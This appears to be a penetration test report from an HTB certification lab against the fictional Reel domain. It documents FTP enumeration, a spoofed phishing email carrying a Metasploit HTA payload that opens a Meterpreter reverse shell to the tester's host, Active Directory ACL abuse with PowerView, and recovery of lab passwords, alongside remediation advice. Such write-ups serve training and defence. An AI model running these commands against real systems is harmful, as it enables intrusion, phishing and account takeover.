Penetration Test

Reel

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Lakshya Rastogi

Reel Ltd.

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality 4

2 Engagement Contacts 5

3 Executive Summary 6

3.1 Approach 6

3.2 Scope 6

3.3 Assessment Overview and Recommendations 6

4 Network Penetration Test Assessment Summary 8

4.1 Summary of Findings 8

5 Internal Network Compromise Walkthrough 10

5.1 Detailed Walkthrough 10

6 Remediation Summary 13

6.1 Short Term 13

6.2 Medium Term 13

6.3 Long Term 14

7 Technical Findings Details 15

Active Directory ACL Misconfiguration (WriteOwner) 15

Active Directory Delegation Misconfiguration (WriteDacl) 18

Inadequate Email Filtering Leading to Malicious File Execution 20

Hardcoded Administrator Credentials in Scripts 23

Insecure Storage of Credentials in File System 25

Anonymous FTP Access and Information Disclosure 28

A Appendix 31

A.1 Finding Severities 31

A.2 Host & Service Discovery 32

A.3 Subdomain Discovery 33

A.4 Exploited Hosts 34
A.5 Compromised Users 35
A.6 Changes/Host Cleanup 36
A.7 Flags Discovered 37

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Reel.htb Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Lakshya Rastogi	Security consultant	Lakshyarastogi483@gmail.com

3 Executive Summary

Reel Ltd. ("Reel.htb" herein) contracted Lakshya Rastogi to perform a Network Penetration Test of Reel.htb's externally facing network to identify security weaknesses, determine the impact to Reel.htb, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Lakshya Rastogi performed testing under a "Black Box" approach from , to without credentials or any advance knowledge of Reel.htb's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Lakshya Rastogi's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Lakshya Rastogi sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Lakshya Rastogi were able to gain a foothold in the internal network, Reel.htb as a result of external network testing, Reel.htb allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address, two internal network ranges, the TODO INSERT DOMAIN NAME Active Directory domain, and any other Active Directory domains owned by Reel.htb discovered if internal network access were achieved.

In Scope Assets

Host/URL/IP Address	Description
10.10.X.X	Reel domain

3.3 Assessment Overview and Recommendations

During the penetration test against Reel.htb, Lakshya Rastogi identified 6 findings that threaten the confidentiality, integrity, and availability of Reel.htb's information systems. The findings were categorized by severity level, with 0 of the findings being assigned a critical-risk rating, 5 high-risk, 1 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

1. Assessment Objective This report details the findings of a simulated targeted cyberattack (penetration test) conducted against the corporate network environment. The primary objective of this assessment was to evaluate the effectiveness of the organization's external perimeter defenses, internal network security controls, and Active Directory architecture. The assessment was designed to identify potential attack vectors that a malicious actor could exploit to compromise sensitive data or critical business systems.

2. High-Level Attack Narrative

The assessment revealed critical vulnerabilities that allowed for a complete compromise of the Active Directory domain. The attack path demonstrates a critical lack of defense-in-depth, where a single initial breach cascaded into total administrative control.

The simulated attack progressed through the following phases:

- **Information Gathering:** An improperly secured, public-facing FTP server leaked internal document workflows and employee contact information.
- **Initial Access:** Leveraging the gathered intelligence, a targeted phishing email was deployed. The organization's email filtering failed to block the malicious attachment, and a simulated employee execution granted an initial foothold into the internal network.
- **Lateral Movement:** Once inside the network, insecurely stored credentials on the compromised workstation were decrypted, allowing lateral movement to a second employee's account.
- **Privilege Escalation & Domain Compromise:** Severe misconfigurations within Active Directory Access Control Lists (ACLs) were exploited to sequentially take over a third user account and inject it into a highly privileged enterprise backup group. This elevated access was used to uncover a hardcoded Domain Administrator password, resulting in total system compromise.

3. Key Business Risks

The vulnerabilities discovered during this engagement present severe, immediate risks to the organization's operational integrity and data confidentiality:

- **Susceptibility to Social Engineering:** The combination of exposed internal workflows and inadequate email gateway filtering leaves the organization highly vulnerable to targeted phishing (spear-phishing) campaigns.
- **Inadequate Internal Access Controls:** The internal network operates on a "flat" trust model. Once an attacker bypasses the external perimeter, there are insufficient endpoint controls (EDR) or network segmentation measures to prevent them from moving freely between workstations.
- **Systemic Active Directory Flaws:** The Active Directory environment suffers from dangerous privilege delegation. Standard users possess administrative-level modification rights over other users and sensitive security groups, allowing attackers to stealthily escalate privileges without triggering standard administrative alerts.

4. Strategic Conclusion

The current security posture of the target environment relies heavily on perimeter defense, with significant gaps in internal credential hygiene and Active Directory configuration. To secure the environment against real-world threat actors, immediate remediation of the identified Active Directory ACL misconfigurations is required. Following this, the organization must prioritize a shift toward a defense-in-depth strategy, focusing on strict email attachment filtering, endpoint execution restrictions, and the implementation of a tiered Active Directory administration model.

Reel.htb should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Reel.htb should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that Reel.htb will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Lakshya Rastogi began all testing activities from the perspective of an unauthenticated user on the internet. Reel.htb provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Lakshya Rastogi uncovered a total of 6 findings that pose a material risk to Reel.htb's information systems. Lakshya Rastogi also identified 0 informational finding that, if addressed, could further strengthen Reel.htb's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **5 High** and **1 Medium** vulnerabilities were identified:



Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	8.8 (High)	Active Directory ACL Misconfiguration (WriteOwner)	15
2	8.8 (High)	Active Directory Delegation Misconfiguration (WriteDacl)	18

#	Severity Level	Finding Name	Page
3	8.8 (High)	Inadequate Email Filtering Leading to Malicious File Execution	20
4	8.2 (High)	Hardcoded Administrator Credentials in Scripts	23
5	7.8 (High)	Insecure Storage of Credentials in File System	25
6	5.3 (Medium)	Anonymous FTP Access and Information Disclosure	28

5 Internal Network Compromise Walkthrough

During the course of the assessment Lakshya Rastogi was able gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over the Reel Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Reel.htb the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Lakshya Rastogiperformed the following to fully compromise the Reel domain.

Phase 1: Reconnaissance & Information Gathering

The assessment commenced with external network enumeration against the target IP address (`10.10.10.xx`) to identify exposed services. A full TCP port scan using `nmap` revealed several open ports, most notably FTP (21), SSH (22), and SMTP (25).

Service enumeration (`-sV -sC`) against the FTP service determined that it was configured to allow unauthenticated, anonymous logins. Connecting to the FTP server as `anonymous` granted read access to a file repository containing three internal documents: `AppLocker.docx`, `Windows Event Forwarding.docx`, and a `readme.txt` file.

Analyzing the `readme.txt` file provided critical operational context: it outlined an internal procedure where employees were instructed to email documents in `.rtf` format for review and conversion. To identify a target for this workflow, `exiftool` was utilized to extract metadata from the downloaded Word documents. The metadata revealed the document creator's email address: `nico@megabank.com`.

Phase 2: Initial Access via Spear-Phishing

Armed with a valid internal email address and knowledge of the organization's document review process, a targeted client-side attack was staged.

The Metasploit Framework (`msfconsole`) was used to generate a malicious HTML Application (`.hta`) payload utilizing the `exploit/windows/fileformat/office_word_hta` module. This payload was designed to establish a reverse shell connection back to the attacker's infrastructure upon execution.

To deliver the payload, an unauthenticated SMTP connection was established to the target server using the command-line utility `sendEmail`. The email was spoofed to appear as an urgent invoice (`OverDueBill.doc`) and sent directly to `nico@megabank.com`. Shortly after delivery, the payload was

executed by the victim, successfully establishing a Meterpreter reverse shell within the context of the user `HTB\nico`.

Phase 3: Local Privilege Escalation & Lateral Movement

With an initial foothold established, post-exploitation enumeration of `nico`'s workstation was conducted. During a review of the user's Desktop directory, a file named `cred.xml` was discovered.

Inspection of `cred.xml` revealed it was a serialized PowerShell credential object. While the password string was encrypted using the Windows Data Protection API (DPAPI), DPAPI encryption is tied to the user context in which it was created. Because the active shell was operating as `nico`, the encryption could be transparently reversed. Utilizing the `Import-Clixml` cmdlet, the credential object was deserialized, exposing the cleartext password (`!ts-mag1c!!!`) for a different domain user: `HTB\Tom`.

Using these compromised credentials, lateral movement was achieved by establishing a secure SSH connection to the target server as `HTB\Tom`.

Phase 4: Active Directory Enumeration & Exploitation

Operating as `Tom`, further local enumeration uncovered remnants of a previous Active Directory security audit located in `C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors`. A file named `acls.csv` was transferred via `scp` to the local attack machine for offline analysis.

Reviewing the BloodHound data revealed two critical Active Directory Access Control List (ACL) misconfigurations:

1. The user `Tom` possessed `WriteOwner` privileges over the user `Claire`.
2. The user `Claire` possessed `WriteDacl` privileges over the highly privileged `Backup_Admins` security group.

To exploit the first misconfiguration, the `PowerView` PowerShell module was imported into `Tom`'s session. The `WriteOwner` right was abused using `Set-DomainObjectOwner` to change the ownership of `Claire`'s Active Directory object to `Tom`. Once ownership was established, `Add-DomainObjectAcl` was used to grant `Tom` the explicit `ResetPassword` right over `Claire`. With this permission, `Claire`'s password was forcefully changed to `Password123!`.

Phase 5: Domain Administrator Compromise

A new SSH session was authenticated using `Claire`'s newly reset credentials. The second ACL misconfiguration (`WriteDacl`) was then leveraged.

Because `Claire` had `WriteDacl` rights over the `Backup_Admins` group, the account was authorized to modify the group's membership. Using the native `net group` command, `claire` was successfully added to the `Backup_Admins` group.

To apply the new group membership to the current access token, the SSH session was restarted. `Backup_Admins` is a highly privileged group that typically requires extensive read access across the domain to perform backup operations.

Leveraging this new access, navigation into the restricted `C:\Users\Administrator\Desktop\Backup Scripts\` directory was possible. Within this directory, a script named `BackupScript.ps1` was analyzed. The script contained hardcoded credentials for the domain Administrator account in cleartext (`$password="Cr4ckMeIfYouC4n!"`).

The extraction of this password granted full, unrestricted administrative control over the target environment, successfully concluding the attack chain.

6 Remediation Summary

As a result of this assessment there are several opportunities for Reel.htb to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Reel.htb should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

Here is a comprehensive, executive-level remediation strategy based on the findings from the engagement. This structured approach is the perfect concluding section for a professional penetration testing report, breaking down the technical fixes into actionable phases for an organization's IT and security teams.

Short-Term (0-30 Days): Immediate Risk Reduction

These actions address the critical and high-severity findings that provide an attacker with immediate, low-effort paths to compromise the network.

- **Disable Anonymous FTP Access:** Immediately reconfigure the FTP service to prohibit anonymous logins. Ensure all external-facing or internal file-sharing services require proper authentication.
- **Revoke Insecure AD Delegations:** Remove the explicit Access Control Entries (ACEs) that grant standard users excessive control over other objects. Specifically, remove `Tom`'s `WriteOwner` permission over `Claire`, and remove `Claire`'s `WriteDacl` permission over the `Backup_Admins` group.
- **Eliminate Hardcoded Credentials:** Remove the cleartext Administrator password from `C:\Users\Administrator\Desktop\Backup Scripts\BackupScript.ps1`. Ensure all stored credential files (like the `cred.xml` found on `nico`'s desktop) are securely deleted from local workstations.
- **Implement Strict Email Attachment Filtering:** Configure the email gateway to quarantine or drop emails containing dangerous executable file types, specifically `.hta`, `.vbs`, `.js`, and `.exe`, regardless of whether they are disguised or embedded within archives.

6.2 Medium Term

Medium-Term (30-90 Days): Process & Configuration Hardening

These steps focus on improving visibility, detecting malicious behavior, and ensuring that similar misconfigurations do not recur.

- **Comprehensive Active Directory ACL Auditing:** Utilize tools like BloodHound or PingCastle to perform a full audit of the Active Directory permissions matrix. Identify and remediate any other hidden, non-default, or nested delegation paths that violate the principle of least privilege.
- **Deploy Endpoint Detection & Response (EDR):** Ensure all endpoints have an EDR solution actively monitoring processes. The EDR should be configured to detect and block suspicious child processes, such as Microsoft Word spawning `mshta.exe` or `powershell.exe`.
- **Establish a Secure File Transfer Protocol:** Transition away from legacy, unencrypted FTP toward secure, authenticated alternatives like SFTP or dedicated corporate file-sharing platforms with strict access controls.

- **Security Awareness Training:** Conduct targeted anti-phishing training to educate employees on the risks of interacting with unsolicited attachments or links, even if they appear to reference internal company procedures.

6.3 Long Term

Long-Term (90+ Days): Strategic & Architectural Improvements

These initiatives address the root causes of the vulnerabilities by shifting the organization's fundamental IT architecture toward a Zero Trust model.

- **Implement an Active Directory Tier Access Model:** Restructure the Active Directory environment into logical tiers (Tier 0 for Domain Controllers/Admins, Tier 1 for Servers, Tier 2 for Workstations). Enforce strict boundaries using Authentication Policy Silos and Group Policy to prevent high-tier credentials from ever being exposed on low-tier, easily compromised assets.
- **Deploy Privileged Access Management (PAM):** Implement an enterprise-grade secret management solution (such as CyberArk or HashiCorp Vault) to dynamically manage, rotate, and broker access to administrative credentials, eliminating the need for administrators or scripts to handle cleartext passwords.
- **Adopt Group Managed Service Accounts (gMSAs):** For automated tasks (like the backup script discovered in Finding 6), transition from using highly privileged interactive user accounts to gMSAs. This allows Windows to automatically negotiate and rotate the service account password securely in the background, preventing credential harvesting.

7 Technical Findings Details

1. Active Directory ACL Misconfiguration (WriteOwner) - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	An evaluation of the Active Directory permissions revealed a significant Access Control List (ACL) misconfiguration. Specifically, the user account `Tom` was explicitly granted `WriteOwner` privileges over the user account `Claire`. In an Active Directory environment, possessing the `WriteOwner` permission over an object allows a user to take ownership of that object. Once a user becomes the owner of an object, they implicitly gain the ability to modify its Discretionary Access Control List (DACL). This means the attacker, operating as `Tom`, could assign themselves full control or specific sensitive rights—such as the `ResetPassword` right—over `Claire`'s account without requiring any prior administrative privileges.
Impact	This misconfiguration breaks the principle of least privilege and introduces a direct path for privilege escalation and lateral movement. By chaining the `WriteOwner` permission with DACL modifications, an attacker can forcefully reset the victim's password and take complete control of their Active Directory account. In this scenario, compromising `Claire`'s account was a critical stepping stone, as further enumeration revealed that `Claire` held administrative privileges over highly sensitive backup groups .
Remediation	To eliminate this attack path, the following remediation steps must be taken: • **Remove Insecure ACL Delegations:** Immediately remove the explicit Access Control Entry (ACE) granting the `WriteOwner` permission to `Tom` over the `Claire` object. • **Regular AD ACL Auditing:** Implement a routine auditing schedule to map and review Active Directory permissions. Utilize tools like BloodHound or PingCastle to identify and remediate complex, non-default, or nested delegation paths that could lead to unintended privilege escalation. • **Implement Principle of Least Privilege:** Ensure that object ownership and DACL modification rights are restricted exclusively to designated Domain Administrators or highly controlled Identity and Access Management (IAM) service accounts.
References	-

Finding Evidence

Technical Details

During the enumeration of `Tom`'s workstation environment, a directory named `AD Audit` was discovered on the desktop, containing remnants of a previous Active Directory security assessment. Within the `BloodHound\Ingestors` subdirectory, a file named `acls.csv` was located and transferred to the local attack machine for offline analysis.

Command:

```
scp tom@10.10.10.xx:/Users/tom/Desktop/AD\ Audit/BloodHound/Ingestors/acls.csv ./
```

```
tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors>dir
 Volume in drive C has no label.
 Volume Serial Number is CEBA-B613

 Directory of C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors

05/29/2018  07:57 PM    <DIR>          .
05/29/2018  07:57 PM    <DIR>          ..
11/16/2017  11:50 PM           112,225 acls.csv
10/28/2017  08:50 PM             3,549 BloodHound.bin
10/24/2017  03:27 PM           246,489 BloodHound_Old.ps1
10/24/2017  03:27 PM           568,832 SharpHound.exe
10/24/2017  03:27 PM           636,959 SharpHound.ps1
               5 File(s)      1,568,054 bytes
               2 Dir(s)   4,972,802,048 bytes free

tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors>
```

A search through the `acls.csv` file revealed the misconfigured permissions. A specific entry demonstrated that `tom` had `WriteOwner` privileges over `claire`.

Extracted Record:

```
"claire@HTB.LOCAL","USER","","tom@HTB.LOCAL","USER","WriteOwner","","AccessAllowed","False"
```

To exploit this misconfiguration, the PowerView PowerShell module was loaded into `Tom`'s session. The first step was to abuse the `WriteOwner` privilege to change the owner of the `Claire` object to `Tom`.

Command:

```
. .\PowerView.ps1
Set-DomainObjectOwner -Identity claire -OwnerIdentity tom
```

Once `Tom` was established as the owner, the DACL was modified to explicitly grant `Tom` the `ResetPassword` right over `Claire`'s account.

Command:

```
Add-DomainObjectAcl -TargetIdentity claire -PrincipalIdentity tom -Rights ResetPassword
```

With the necessary permissions in place, `Claire`'s password was forcefully reset to a known value (`Password123!`).

Command:

```
$cred = ConvertTo-SecureString "Password123!" -AsPlainText -Force; Set-DomainUserPassword -
Identity claire -AccountPassword $cred
```

To verify the successful account takeover, a new SSH session was established using `Claire`'s newly set credentials. Access was confirmed.

Command:

```
ssh claire@10.10.10.xx
# Password: Password123!
```

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

claire@REEL C:\Users\claire>whoami
htb\claire

claire@REEL C:\Users\claire>
```

2. Active Directory Delegation Misconfiguration (WriteDacl) - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	Further analysis of the Active Directory Access Control Lists (ACLs) revealed another severe misconfiguration: the user `Claire` possessed `WriteDacl` permissions over the `Backup_Admins` group. The `WriteDacl` permission grants a principal the right to modify the Discretionary Access Control List (DACL) of a target object. In the context of an Active Directory security group, this means the user can alter the group's permissions to grant themselves the ability to add or remove members, even if they are not explicitly an administrator or owner of that group. `Backup_Admins` is typically a high-privileged service group used for enterprise backup operations, which inherently requires extensive read access across the domain.
Impact	By abusing the `WriteDacl` permission, an attacker operating as `Claire` can unilaterally add their own account (or any other compromised account) to the highly privileged `Backup_Admins` group. This results in a massive vertical privilege escalation. As a member of the backup administrators group, the attacker bypasses standard access controls, gaining authorized access to restricted administrative directories, sensitive backup files, and system-level configurations. In this engagement, this access directly paved the way to compromising the root Administrator account.
Remediation	To mitigate the risk of AD delegation abuse, the following actions are strictly recommended: • **Revoke Insecure Permissions:** Immediately remove the explicit Access Control Entry (ACE) granting the `WriteDacl` permission to `Claire` (and any other unauthorized standard users) over the `Backup_Admins` group. • **Protect High-Value Targets (Tier 0/1):** Ensure that administrative groups (like Backup Operators, Domain Admins, and server local administrators) are strictly managed. Only dedicated, highly secured administrative accounts should possess `WriteDacl`, `WriteOwner`, or `GenericAll` rights over these groups. • **Implement AdminSDHolder:** Ensure that the `AdminSDHolder` object is correctly applying protected permissions to privileged groups, preventing unauthorized ACL modifications from propagating.
References	-

Finding Evidence

Technical Details

During the previous offline analysis of the `acls.csv` file (extracted from the `BloodHound` directory), a secondary search was conducted targeting the newly compromised user, `Claire`.

The analysis revealed that `Claire` held `WriteDacl` privileges over the `Backup_Admins` group object.

Extracted Record:

```
"Backup_Admins@HTB.LOCAL","GROUP","","claire@HTB.LOCAL","USER","WriteDacl","","AccessAllowed"
,"False"
```

To exploit this, an active SSH session as `claire` was utilized. First, the current membership of the `Backup_Admins` group was enumerated to confirm the target. The output showed only one existing user, `ranj`.

Command:

```
net group Backup_Admins
```

Leveraging the implicit rights granted by `WriteDacl`, the `claire` account was successfully added to the `Backup_Admins` group using native Windows commands.

Command:

```
net group Backup_Admins claire /add
```

```
claire@REEL C:\Users\claire\Desktop>net group Backup_Admins claire /add
The command completed successfully.


claire@REEL C:\Users\claire\Desktop>net group Backup_Admins
Group name     Backup_Admins
Comment

Members

-------------------------------------------------------------------------------
claire                   ranj
The command completed successfully.


claire@REEL C:\Users\claire\Desktop>
```

To confirm the successful privilege escalation, the group membership was queried a second time. The output verified that `claire` was now an active member of the highly privileged `Backup_Admins` group.

Command:

```
net group Backup_Admins
```

This elevated group membership allowed the attacker to log out, re-authenticate to refresh their group token, and subsequently access restricted administrative areas on the file system.

3. Inadequate Email Filtering Leading to Malicious File Execution - High

CWE	CWE-693 - Protection Mechanism Failure
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
Root Cause	The organization's email infrastructure lacks sufficient filtering and validation mechanisms to detect and block malicious file attachments. During the assessment, it was discovered that the internal mail server accepts unauthenticated SMTP connections and delivers external payloads directly to employee inboxes without sanitizing dangerous file types. By leveraging the internal workflow details and email address (`nico@megabank.com`) discovered during the initial reconnaissance phase, a targeted phishing email was crafted. The email contained a malicious HTML Application (`.hta`) payload disguised as a legitimate document. Because the network did not block the `.hta` execution or the outgoing reverse shell connection, the payload successfully executed when the user interacted with the attachment.
Impact	The lack of email filtering and endpoint execution restrictions allows an external attacker to bypass external perimeter defenses and compromise internal workstations. When the victim executed the malicious attachment, it established a reverse shell back to the attacker's infrastructure. This granted the attacker unauthorized command-line access to the internal network within the context of the compromised user (`HTB\nico`). From this initial foothold, the attacker was able to access internal files, perform further enumeration, and ultimately pivot to higher-privileged accounts.
Remediation	To mitigate the risk of malicious file execution via email, the following security controls should be implemented: • **Implement Attachment Filtering:** Configure the email gateway to quarantine or block emails containing potentially dangerous file extensions (e.g., `.hta`, `.exe`, `.vbs`, `.js`, `.scr`), even if they are embedded within archives or disguised as other formats. • **Deploy Endpoint Detection and Response (EDR):** Ensure all workstations are equipped with modern EDR solutions capable of detecting and blocking malicious child processes spawned by office applications (e.g., Word launching `mshta.exe` or `powershell.exe`). • **Restrict Application Execution:** Implement application whitelisting (such as Windows AppLocker) to prevent the execution of `.hta` files and other scripting engines unless explicitly required for business purposes. • **Security Awareness Training:** Conduct regular training exercises to help employees identify phishing attempts, unsolicited attachments, and suspicious sender addresses.
References	-

Finding Evidence

Technical Details

Following the discovery of the user `nico@megabank.com` and the company's document review process, a malicious payload was generated to gain initial access to the network. The Metasploit Framework (`msfconsole`) was utilized to create a malicious `.hta` file embedded within a Word document format, which is designed to execute a reverse shell upon opening.

Command:

```
use exploit/windows/fileformat/office_word_hta
# Set necessary options: LHOST, LPORT, etc.
exploit
```

```
msf6 exploit(windows/fileformat/office_word_hta) > [+] OverDueBill.doc stored at /root/.msf4/local/OverDueBill.doc
[*] Using URL: http://10.10.14.171:8080/default.hta
[*] Server started.
[*] Sending stage (175686 bytes) to 10.129.57.44
[*] Meterpreter session 1 opened (10.10.14.171:4444 -> 10.129.57.44:53395) at 2024-01-16 11:21:38 -0800

msf6 exploit(windows/fileformat/office_word_hta) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information      Connection
  --  ----  ----                     -----------      ----------
  1         meterpreter x86/windows  HTB\nico @ REEL  10.10.14.171:4444 -> 10.129.57.44:53395 (10.129.57.44)

msf6 exploit(windows/fileformat/office_word_hta) >
```

Once the payload (e.g., `OverDueBill.doc`) was generated, the command-line utility `sendEmail` was used to deliver the payload to the target user. The email was crafted with a deceptive subject and body to encourage the user to open the attached file.

Command:

```
sendEmail -f attacker@megabank.com -t nico@megabank.com -u "Invoice Attached" -m "Overdue
Bill" -a OverDueBill.doc
```

A Metasploit listener was set up to catch the incoming connection. Shortly after the email was delivered, the user interacted with the attachment, triggering the execution of the `.hta` file. This resulted in a successful Meterpreter session.

To confirm the access level and verify the compromised account, standard enumeration commands were executed from the remote shell. The access was confirmed to be operating under the context of the user `nico`.

Command:

```
whoami
```

```
C:\Users\nico\Desktop>whoami
whoami
htb\nico

C:\Users\nico\Desktop>
```

This access allowed for the retrieval of the initial `user.txt` flag and provided the necessary access to begin enumerating the local file system for lateral movement opportunities.

4. Hardcoded Administrator Credentials in Scripts - High

CWE	CWE-798 - Use of Hard-coded Credentials
CVSS 3.1	8.2 / CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
Root Cause	An operational PowerShell script used for automated backup processes (`BackupScript.ps1`) was found containing the domain administrator's password in cleartext. The script was located within the Administrator's desktop directory, which was accessible to members of the `Backup_Admins` group. Embedding sensitive authentication material directly into source code or scripts fundamentally bypasses authentication controls. Because the attacker had successfully escalated their privileges to become a member of the `Backup_Admins` group (as detailed in Finding 5), they inherited the necessary read permissions to access this directory, read the script, and extract the highest-privileged credentials in the environment.
Impact	The exposure of the Administrator password results in a total and immediate compromise of the target system and potentially the entire Active Directory domain. With these credentials, an attacker can authenticate directly as the Administrator, gaining unrestricted access to all data, systems, and configurations, completely compromising the confidentiality, integrity, and availability of the environment.
Remediation	To secure automated processes and prevent the exposure of highly privileged credentials, the following measures must be implemented: • **Remove Hardcoded Credentials:** Immediately remove the cleartext password from `BackupScript.ps1` and any other administrative scripts. • **Implement Secure Automation Accounts:** Transition from using interactive Administrator accounts for automated tasks to using Group Managed Service Accounts (gMSAs). gMSAs automatically handle password negotiation and rotation securely without exposing the password to administrators or scripts. • **Use Secure Secret Storage:** If a script must retrieve a secret, it should dynamically query a secure, centralized enterprise password vault (e.g., CyberArk, HashiCorp Vault) or use securely encrypted DPAPI mechanisms running under a dedicated service account context, rather than storing the value in plaintext.
References	-

Finding Evidence

Technical Details

After successfully adding the `claire` account to the `Backup_Admins` group, the active SSH session was terminated and re-established. This crucial step was necessary to refresh the user's access token and apply the newly acquired group permissions.

Upon logging back in, the directory structure of the Administrator user was enumerated. Access was successfully granted to a restricted folder located at `C:\Users\Administrator\Desktop\Backup Scripts\`.

Navigating into this directory revealed a PowerShell script named `BackupScript.ps1`.

Command:

```
cd "C:\Users\Administrator\Desktop\Backup Scripts"
dir
```

The `type` command was used to read the contents of the script. Inspecting the script's variables revealed a hardcoded string defining the Administrator's password.

Command:

```
type BackupScript.ps1
```

Output:

```
# admin password
$password="Cr4ckMeIfYouC4n!"
```

```
claire@REEL C:\Users\Administrator\Desktop\Backup Scripts>type BackupScript.ps1
# admin password
$password="Cr4ckMeIfYouC4n!"

#Variables, only Change here
$Destination="\\BACKUP03\BACKUP" #Copy the Files to this Location
$Versions="50" #How many of the last Backups you want to keep
$BackupDirs="C:\Program Files\Microsoft\Exchange Server" #What Folders you want to backup
$Log="Log.txt" #Log Name
$LoggingLevel="1" #LoggingLevel only for Output in Powershell Window, 1=smart, 3=Heavy
```

